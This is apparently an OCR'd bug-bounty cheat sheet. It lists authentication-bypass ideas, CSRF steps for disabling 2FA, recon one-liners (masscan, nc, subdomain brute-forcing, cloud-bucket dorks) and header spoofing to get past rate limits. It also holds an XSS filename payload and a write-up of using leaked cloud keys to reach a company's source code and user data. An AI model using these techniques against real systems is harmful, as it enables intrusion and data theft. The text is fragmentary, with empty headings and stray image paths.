
User Verification/Auth Bypass
1. Responce Modification
2. Default OTP like 0000,1234 etc
3. No rate limiting
4. SQLI
5. Use of alphabets instead of numbers
6. Direct page request
7. Parameter Modification
8. Session ID Prediction
9. Default Logins

10. Sensitive data in response (Visible of otp in response,Password reset token in response)
11. Password reset poisoning
12. Session id in the URL
13. Oauth redirection to token leakage
14 . Request Smuggling/Request Splitting
15. Preditable Password reset token

CSRF for disabling 2FA

1. Capture request in burpsuite
2. Engagement tools> Generate CSRF POC
3. Pass null chars in token value so function will over-ride
4. Submit twice for overriding
5. 2FA disabled

Password Reset Functionalities



One Liners For Testing

P1

1 . Visit

http://target.com

2 . Now start masscan on

http://target.com

3 . Got SMTP(25) port open .
4 . Now suddenly remember

#ADITYASHENDE17

tip
5 . Just run nc -v <ip><port>
Boom!! Successfully connected

Finding Subdomains That Resolve to Internal IP

```
cat domains.txt | while read domain; do if host -t A "$domain" | awk '{print $NF}' | grep -E
'^(192\.168\.|172\.1[6789]\.|172\.2[0-9]\.|172\.3[01]\.|10\.)' &>/dev/null; then echo $domain; fi; done
```

Commoncrawl One Liner

```
curl -sL http://index.commoncrawl.org | grep 'href="/CC' | awk -F'"' '{print $2}' | xargs -n1 -I{}
```

Subdomain brute Force

```
dnsrecon -d paypal.com -D all.txt -t brt

#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t all.txt
```

Finding CNames for all Domains

```
massdns -r massdns/lists/resolvers.txt -t CNAME -o S -w paypal.massdns.cnames paypal.subdomains
cat paypal.subdomains | grep trafficmanager
cat paypal.subdomains | grep azure
```

Find HTTP/HTTPS Servers with nMap and Filtering

```
sudo nmap -sS -p 80,443 -iL List.txt -oA m0chan.xml
import xmltree
def removeHostname(): for host in root.iter('host'): for elem in host.iter(): if 'name' in elem.attrib and elem.attrib['name']
== 'ISP_redir_site': root.remove(host)
tree.write('output.xml')
```

```
When ever You found A 302 or 404 try fuff wayback and parameter brute forceing
```

Subdomain Takeover

-->

https://github.com/haccer/subjack

./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json
dig <Domain Here>
Github Recon
→ filename:.bash_history DOMAIN-NAME
→ language:python username "

http://xyz.com

"

→

https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt...

AWS S3 Bucket

→ site:.s3.amazonaws.com "Starbucks"

https://github.com/ghostlulzhacks/s3brute...

python

http://amazon-s3-enum.py

-w BucketNames.txt -d <Domain Here>
Google Cloud Storage
→

https://github.com/RhinoSecurityLabs/GCPBucketBrute...

python3

http://gcpbucketbrute.py

-k <Domain Here> -u

Digital ocean Spaces
→ site: http://digitaloceanspaces.com <Domain Here>
t
Wordpress
→ wpscan --URL <URL>
“/wp-content/uploads/”
joomla
→ https://github.com/rezasp/joomscan
perl http://joomscan.pl -u <URL>

Drupal
→

https://github.com/droope/droopescan...


python3 droopescan scan Drupal -u <URL> -t 32

Rate Limiting Bypass


1.Race Condition → Increase the treads → Sending more requests in small time (Turbo Intruder)
2. IP Rotation → Sending new ip's (burpFakeIp github)
3. Null byte -- %00,%0d%0a,%09
exapmple:email:test5119@yopmail.com%00
4. X-Forwarded-For: IP

ex:X-Forwarded-For: 127.0.0.1
5. Double X forward option
ex: X-Forwarded-For:
X-Forwarded-For:127.0.0.1
X-Remote-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.01
X-Host: 12.0.0.1
X-Forwared-Host: 127.0.0.1

Social Media Account Hijack:



OPEN Redirect To Password Reset Poisoning



Auth Bypass

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SSRF

#bugbountytips Add %23 (#) or %2523 / %23%32%35 (double encoded) to the end of parameter values and see what happens. If the value is used in a backend API call it might cause an error that you can take advantage of for SSRF.

Stored XSS on a site through file extension

Got Stored XSS on a site through file extension.
uploaded image file.jpg was getting converted to hash.jpg but only magic bytes were checked to validate file type and not extension.
I used


http://file.abc

"><svg onload=alert(1)> as file name

#bugbounty

#bugbountytips

source code disclosure



The website allowed users to buy container services → Decided to test the app without buying those services.

Note- Domain when accessed, always made request to endpoint **"/confq".**

Above endpoint always resulted in a blank response. (Had no idea what this endpoint did because there was no documentation about this. But **marked it as important because of its name**.)

Read the API documents → Tried 750+ endpoints that didn't work (because I didn't buy the services) but found one API endpoint named "**/helmCreate**" which worked.

Sent POST request to create a helm chart → Server replied: "success":"true"

Note- I used the API endpoint **without buying** the services. (This is a bug in itself, but I didn't report because the impact was minimal)

This proved that the website suffered from **lack of access controls**. Why? Because

Logically - If one has not purchased the product, he/she shouldn't be able to interact with the API.

Tried to access list of my created helm chart via endpoint **"/listHelm"** (any API endpoint which was related to HELM worked somehow.) → Server replied with list of charts that I created and those that **I didn't create** with the usernames of users that created those.

Among those usernames there was one thing common, that is, they had different usernames but it ended with @company.com example, username@company.com where company was the one, I was testing. → Conclusion, my chart was being created in the **company's container instance and not mine**.

Tried to escalate it further, and **failed** (trust me you don't want to know how many times). Left hacking for almost a week because of **burnout**.

After a week went to the domain again, and used the same **"/confq"** endpoint which now returned some data rather than a null response. It returned **access key of cloud services**. I was like WTF? I don't own any service but it still returned the access keys.

Used the Access Keys and BOOM! It was that of @company.com which leaked *source code, user's private data like driving license, email ID etc and internal database passwords etc.*


Conclusion: *The **"/helmCreate"** endpoint added me to the Administrators group of the container services and the endpoint **"/confq"** job was to return all the access keys of the services owned by the respective user, which in this case was the administrator.*

@krizzsk

open Redirect

Google Dorks

Xss



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csrf

B. For Android:
1. Decompile Android APK.
2. Look for API_Keys and other Sensitive tokens.
Exploitation: Use this lovely Github Repo to exploit API Keys

https://github.com/streaak/keyhacks...

Most of the API Keys which are highly used by Organisations are listed here in this Repo :)

idor vulnerability